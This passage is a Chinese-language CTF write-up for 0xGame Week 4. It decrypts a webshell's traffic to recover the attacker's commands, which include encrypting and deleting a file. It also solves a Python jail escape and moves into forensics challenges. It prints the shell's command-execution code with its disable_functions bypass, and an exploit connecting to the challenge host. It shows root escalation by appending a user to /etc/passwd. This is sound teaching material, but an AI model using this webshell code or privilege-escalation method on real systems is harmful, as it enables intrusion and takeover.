RkVCERZcQUAOEW8XFkdTTRMWQGhEBBJXAxZRA1FsV1cFCgZQTBtUVAsJFhxePjgZRkVCFUQZEhEQAEd
ACUdpGwsWBRc5GQ8VAARHUFMHbVwIBg1RAREQWw0LURUKVRJJFAoBagtJV1tNFVVGFkdaSxNKEV0BVV
5qBx1RVkpWSlwFSgdNAVoSXBFFVUMEWl5YBAkHF00CPz9CRRQVRRMSGUIOB0xEBBIRPTZxZjZ6fXc9Q
gkSOQI/P0JFFBVFExIZAwYKWkRcXFYQHERBTVlBVgg6B1sHVlZQSkFGUBZGXk1PTFk4bhkSFUJFFBVF
QVdNExcMDmkzEhVCRRQVRRM/M0ZFQhUZNDgVQkUUERdWQUwKETkXF01TQRcWFmhFDhJbBxYHA1BmV1s
BClBQTRFBTAUGB0YXGxsOb28UFUUTFksDFhdZEGIQWBECFmhFDhJbBxYHA1BmV1sBClBQTVRXTTUEBF
A3TUAdRg5jfzIaGwJrb0IVRBlXVgoKFFALUEBAFhFKXxdWXGoHC1daAVYaHRQAEUAITRscWWg+SGg5P
zNsAxdbB01bWgxFcVsGQUtJEk1GUQVNUxxoHj4VRRMSHQ0AGwhGXAYAB1YGDANWUAwCXFAABhsJFWhs
UloXGxZQW1VZEQ0FQUEQCVFbTRdWWBIESw5AUBkeS0VPP0UTEhlvQQZUEFhpEQs4FAhFF1ZYEgQ5EQ1
kbBEJAE1uQVoZCEBUV2hfGTgVQkUUSG8TEhlGQQBGWRtQVBEAAgE6ERwbAwsBWgBcEA5obBBUA0dXS1
tBAEZMHVZUFgQaF0caCTNGRUIVFlxGQBALFBEEVUZcFF5oSG4dUVgGWBZsV2JVdVQ0BXwPaARtJyN2Z
DB9Z2sKHTpnMXNRViUNQ2BWYQNjLgkEew5rUVYlDUNWVmEDYy4JBFYsc0RtJAFsY1RLA1ohHRRsM2tR
fAs/X1Q9eg8bXUEBWAAEUFQRAAIBOldXWgkBBx1AWl9RS14QRQRHWgRENyZaEmhncyA0BWcifwNdIDQ
LDBNYenc2AXxjDlZkAVQrIQwTWHp3GAF8Yw5WZAARBg8NEm8DUTopB2MSUXUADj8hDVkbCRESBEBdWF
FTSgNTVmoAXFFaBgAcERVSRlFPXm8/CVhbW0pBV1gBHxZJBxEKHF8=";
$d = Decrypt($shell);
print($d);

?>
```

运行结果即执行的命令：

```
@error_reporting(0);

function getSafeStr($str){
    $s1 = iconv('utf-8','gbk//IGNORE',$str);
    $s0 = iconv('gbk','utf-8//IGNORE',$s1);
    if($s0 == $str){
        return $s0;
    }else{
        return iconv('gbk','utf-8//IGNORE',$str);
    }
```

```php
}
function main($cmd,$path)
{
    @set_time_limit(0);
    @ignore_user_abort(1);
    @ini_set('max_execution_time', 0);
    $result = array();
    $PadtJn = @ini_get('disable_functions');
    if (! empty($PadtJn)) {
        $PadtJn = preg_replace('/[, ]+/', ',', $PadtJn);
        $PadtJn = explode(',', $PadtJn);
        $PadtJn = array_map('trim', $PadtJn);
    } else {
        $PadtJn = array();
    }
    $c = $cmd;
    if (FALSE !== strpos(strtolower(PHP_OS), 'win')) {
        $c = $c . " 2>&1\n";
    }
    $JueQDBH = 'is_callable';
    $Bvce = 'in_array';
    if ($JueQDBH('system') and ! $Bvce('system', $PadtJn)) {
        ob_start();
        system($c);
        $kWJW = ob_get_contents();
        ob_end_clean();
    } else if ($JueQDBH('proc_open') and ! $Bvce('proc_open', $PadtJn)) {
        $handle = proc_open($c, array(
            array(
                'pipe',
                'r'
            ),
            array(
                'pipe',
                'w'
            ),
            array(
                'pipe',
                'w'
            )
        ), $pipes);
        $kWJW = NULL;
        while (! feof($pipes[1])) {
            $kWJW .= fread($pipes[1], 1024);
        }
        @proc_close($handle);
    } else if ($JueQDBH('passthru') and ! $Bvce('passthru', $PadtJn)) {
```

```
        ob_start();
        passthru($c);
        $kWJW = ob_get_contents();
        ob_end_clean();
    } else if ($JueQDBH('shell_exec') and ! $Bvce('shell_exec', $PadtJn)) {
        $kWJW = shell_exec($c);
    } else if ($JueQDBH('exec') and ! $Bvce('exec', $PadtJn)) {
        $kWJW = array();
        exec($c, $kWJW);
        $kWJW = join(chr(10), $kWJW) . chr(10);
    } else if ($JueQDBH('exec') and ! $Bvce('popen', $PadtJn)) {
        $fp = popen($c, 'r');
        $kWJW = NULL;
        if (is_resource($fp)) {
            while (! feof($fp)) {
                $kWJW .= fread($fp, 1024);
            }
        }
        @pclose($fp);
    } else {
        $kWJW = 0;
        $result["status"] = base64_encode("fail");
        $result["msg"] = base64_encode("none of
proc_open/passthru/shell_exec/exec/exec is available");
        $key = $_SESSION['k'];
        echo encrypt(json_encode($result));
        return;

    }
    $result["status"] = base64_encode("success");
    $result["msg"] = base64_encode(getSafeStr($kWJW));
    echo encrypt(json_encode($result));
}

function Encrypt($data)
{
    $key="e45e329feb5d925b";
    for($i=0;$i<strlen($data);$i++) {
        $data[$i] = $data[$i]^$key[$i+1&15];
    }
    $bs="base64_"."encode";
    $after=$bs($data."");
    return $after;
}
$cmd="Y2QgL2QgIkQ6XEFBQUNURlxXRUJccGhwU3R1ZHlfNjRccGhwc3R1ZHlfcHJvXFdXV1x1cGxvY
WRcIiZkaXI=";$cmd=base64_decode($cmd);$path="RDovQUFBQ1RGL1dFQi9waHBTdHVkeV82NC
9waHBzdHVkeV9wcm8vV1dXL3VwbG9hZC8=";$path=base64_decode($path);
```

```
main($cmd,$path);
```

可以看到主要的操作是先将 `$cmd` 和 `$path` 进行 `base64_decode`，之后执行并返回 先 `json_encode` 后 `Encrypt` 的 `$result`， `$result` 中有两个信息， `base64_encode` 后的 `status` 和 `msg`，其中 `msg` 是执行系统命令后的回显结果。于是可以先分析出第三段进行的操作：

```
cd /d "D:\AAACTF\WEB\phpStudy_64\phpstudy_pro\WWW\upload\"&dir
```

结合流量的响应包可以分析出上述操作后的结果：

```
<?php

function Decrypt($data)
{
    $key="e45e329feb5d925b";
    $bs="base64_"."decode";
    $after=$bs($data."");
    for($i=0;$i<strlen($after);$i++) {
        $after[$i] = $after[$i]^$key[$i+1&15];
    }
    return $after;
}

$shell =
"TxcWR1NNExZAD0ZaAWMIPAZjH1BFBFtHThcJSlUXWEd9eghDQVwxLhN6M2NDdiAgfXo2B0BcAwQKej
N3Rh4DPEZMIV5eSyIJC0QgVVhXASt3XCFfWFsACw9aMFVHWj5KWFwvVV5TUQMPWC8BVXs2PEx6NgMCd
DMsVnE1Vnx2CydxeglLcGgzIyZjIWNRY1Izd20tcV1aICtSUTNrB20YPARtLXFdWi4rUlEzawdtUSdN
V1RLam9XAQFRPHtBV1AjX3wqVlNRKQAARxFuC1kzVX9xNFxLdCIsUnkeeAd5GCAHfCZyS3QyChp4J3h
VfCEkDGcgX2FpDyQFfCd4VXwhJFN8JnJHfTcKG3ggcAJ5GCQBeR92AXAlJBt4MFZFeiEkU3wmcgprIw
kxZQ14VXwhJFN8JnJVcCUkF3kDCXl4CCRNeyYLRXY1XRp7HXhVeAggAngxclVwJSQFfCd4VXwhJFN8J
nJVcCUkGHggWlVWUA1YVyJER1ohDRVxNVZVfCEkU3wmclVwJSQFfCd4VXwhJEx8KmAGSBMENV1PagVB
CyRTfCZyVXAlJAV8J3hVfCYoQ3scd15LPAMNXAtwfHYLJFN8JnJVcCUkBXwneFV8ISRTfCF6VQwqDBM
AUUxHAABXYnwhegJ3HxIbex5SQXsIDk55IVRLdyUhDl9SZR1bDi5eWRdpVFYPCit7J14PCEAY";
$d = Decrypt($shell);
print($d);
```

运行结果：

```
{"status":"c3VjY2Vzcw==","msg":"IOmpseWKqOWZqCBEIOS4reeahOWNt+aYryDmlrDliqDljbc
NCiDljbfnmoTluo\/liJflj7fmmK8gNTYxOS00MUI4DQoNCiBEOlxBQUFDVEZcV0VCXHBocFN0dWR5X
```

```
zY0XHBocHN0dWR5X3Byb1xXV1dcdXBsb2FkIOeahOebruW9lQ0KDQoyMDI0LzA5LzE3ICAyMToxMCAg
ICA8RElSPiAgICAgICAgICAuDQoyMDI0LzA5LzE3ICAyMTowOCAgICA8RElSPiAgICAgICAgICAuLg0
KMjAyNC8wOS8xNyAgMjE6MTAgICAgICAgICAgICAzMDcgc2hlbGwucGhwDQogICAgICAgICAgICAg
AgICAxIOS4quaWh+S7tiAgICAgICAgICAgICAgIDMwNyDlrZfoioINCiAgICAgICAgICAgICAgIDIg5Liq5
5uu5b2VIDI0NywyNzksNjkzLDgyNCDlj6\/nlKjlrZfoioINCg=="}
```

进行base64解码可以得到：

```
status:success
```

```
msg:
 驱动器 D 中的卷是 新加卷
 卷的序列号是 5619-41B8

 D:\AAACTF\WEB\phpStudy_64\phpstudy_pro\WWW\upload 的目录

2024/09/17  21:10    <DIR>          .
2024/09/17  21:08    <DIR>          ..
2024/09/17  21:10               307 shell.php
               1 个文件            307 字节
               2 个目录 247,279,693,824 可用字节
```

之后一段段分析即可，整段攻击过程如下：

```
cd /d "D:\AAACTF\WEB\phpStudy_64\phpstudy_pro\WWW\upload\"&dir

 驱动器 D 中的卷是 新加卷
 卷的序列号是 5619-41B8

 D:\AAACTF\WEB\phpStudy_64\phpstudy_pro\WWW\upload 的目录

2024/09/17  21:10    <DIR>          .
2024/09/17  21:08    <DIR>          ..
2024/09/17  21:10               307 shell.php
               1 个文件            307 字节
               2 个目录 247,279,693,824 可用字节


cd /d "D:\AAACTF\WEB\phpStudy_64\phpstudy_pro\WWW\upload\"&cd ../

```

```
cd /d "D:\AAACTF\WEB\phpStudy_64\phpstudy_pro\WWW\upload\..\"&dir

 驱动器 D 中的卷是 新加卷
 卷的序列号是 5619-41B8

 D:\AAACTF\WEB\phpStudy_64\phpstudy_pro\WWW 的目录

2024/09/17  21:08    <DIR>          .
2024/09/07  18:30    <DIR>          ..
2024/09/16  23:22               332 index.html
2024/09/17  20:21                75 unfinished_hello.php
2024/09/17  21:10    <DIR>          upload
2024/09/17  11:07             1,202 upload.php
               3 个文件          1,609 字节
               3 个目录 247,279,693,824 可用字节


cd /d "D:\AAACTF\WEB\phpStudy_64\phpstudy_pro\WWW\upload\..\"&openssl version

WARNING: can't open config file: /usr/local/ssl/openssl.cnf
OpenSSL 1.0.2p  14 Aug 2018


cd /d "D:\AAACTF\WEB\phpStudy_64\phpstudy_pro\WWW\upload\..\"&openssl enc -aes-128-cbc -in unfinished_hello.php -out secret.php -iv 114514 -K c4d038b4bed09fdb

WARNING: can't open config file: /usr/local/ssl/openssl.cnf


cd /d "D:\AAACTF\WEB\phpStudy_64\phpstudy_pro\WWW\upload\..\"&del unfinished_hello.php


cd /d "D:\AAACTF\WEB\phpStudy_64\phpstudy_pro\WWW\upload\..\"&echo "If you want to decrypt your file, give me a copy of your calculus homework. UwU" > readme.txt
```

可以看到是用 `openssl` 对 `unfinished_hello.php` 进行了文件加密，且删掉了原文件，只需要用 `openssl` 解 `secret.php` 即可拿到原文件：

```
openssl aes-128-cbc -d -in secret.php -out flag.php -iv 114514 -K c4d038b4bed09fdb
```

输出的 `flag.php` 文件内容为：

```php
<?php
//0xGame{8552BB81-D51A-FDCE-2EF1-55EBBEFF9B9C}

    echo "Hello,
?>
```

Untouchable flag

题目附件为`pyjail.py`：

```python
import re

def pyjail():
    pattern = re.compile("[a-zA-Z0-9]")
    while True:
        code = input(">")

        if re.findall(pattern,code):
            print("Some characters in your code are banned.")
        elif len(code) > 12:
            print("Your code is too long.")
        else:
            eval(code)
```

可以看到禁用了所有字母和数字，并且对代码长度有所限制，必须不大于12

nc连上后题目还给了一个hint:`the Python version is greater than 3.7.`，网上找找可以知道python3支持非ASCII字符，可以用unicode字符绕过第一个限制，并且还可以找到从Python 3.7开始引入了breakpoint()函数，于是可以绕过第二个限制进行rce：

```python
from pwn import *

p = remote("47.98.178.117", 2222)

code = "          ()"
p.sendline(code)
p.interactive()
```

拿到shell后直接读flag发现不行，`ls- l`查看文件权限可以看到flag文件只有root可读，需要寻找提权的方法

预期解是/etc/passwd提权，可以看到环境中该文件所有用户可读可写，直接写入一个拥有root权限的用户即可

办法有很多，这里拿openssl举例：

```
openssl passwd -1 -salt test z9nn8w

$1$test$eicwC/tivElau/ii72ooo0
```

写入/etc/passwd再切换用户即可拿到root权限：

```
echo 'w8nn9z:$1$test$eicwC/tivElau/ii72ooo0:0:0:root:/root:/bin/bash' >>
/etc/passwd

su w8nn9z
z9nn8w

cat flag
0xGame{PyJ@i1_w1Th_P@sswd_3l3Vat3_pr1v1l3g3}
```

Forensics

> 实际上，这几题如果用取证大师软件自动取证的话会方便许多，但出题人的预期是希望大家也能了解了解如何手动去进行这些取证，因此下面会放取证大师和手动取证两种做法。当然手动取证除了下面给出的方法以外还有很多，欢迎师傅们前来探讨。

FBI Open The Door!! 1

[Week 4] FBI Open The Door!! 1 50 pts

案情描述：
2024年10月，警方接获某校学生报案称该校学生遭遇了一起精心策划的钓鱼邮件攻击事件。该校学生收到了一份看似来自教务处的邮件，邮件中声称需要学生登录账号进行学生个人信息更新。部分学生未察觉异常，导致了账户密码泄露，攻击者在得到了密码后进行了大量非法操作。警方很快锁定了嫌疑人St5rr，对他的一台计算机进行了取证调查。请你协助警方，对嫌疑人St5rr的计算机进行取证工作。
检材下载：
https://pan.baidu.com/s/1oo6k9svcSJHaXo-9R5hDJg?pwd=2vmz
注：情节纯属虚构，请勿当真！
后续题目都使用上述附件，得到的答案统一包上0xGame{}后提交。
本题请提交检材的哈希校验值SHA256。

出题人：St4rr

将检材下载下来求一下SHA256校验值即可

```
C:\Users\jyzho\Desktop\0xGame\第四周\取证>certutil -hashfile fish.E01 SHA256
SHA256 的 fish.E01 哈希：
6d393b09ac01accf27bce07a9c07f5721b9e1e1fd5de1cc8cc1a2581a43e68f5
CertUtil: -hashfile 命令成功完成。
```

0xGame{6d393b09ac01accf27bce07a9c07f5721b9e1e1fd5de1cc8cc1a2581a43e68f5}

FBI Open The Door!! 2


[Week 4] FBI Open The Door!! 2

请找出计算机主机名。
具体要求见[Week 4] FBI Open The Door!! 1

出题人：St4rr

法一

取证大师一把梭




0xGame{F1sh1ng-s3v3r}


法二

使用FTK Imager打开：file-->Add Evidence Item-->Image File-->Browse选择文件-->Finish

在C:\Windows\System32\winevt\Logs路径下找到系统日志system.evtx




打开日志文件，查看事件ID为6011的日志，发现有一条修改主机名的记录，得到主机名




0xGame{F1sh1ng-s3v3r}

FBI Open The Door!! 3



法一

取证大师可以直接梭出用户St5rr的NTLM hash

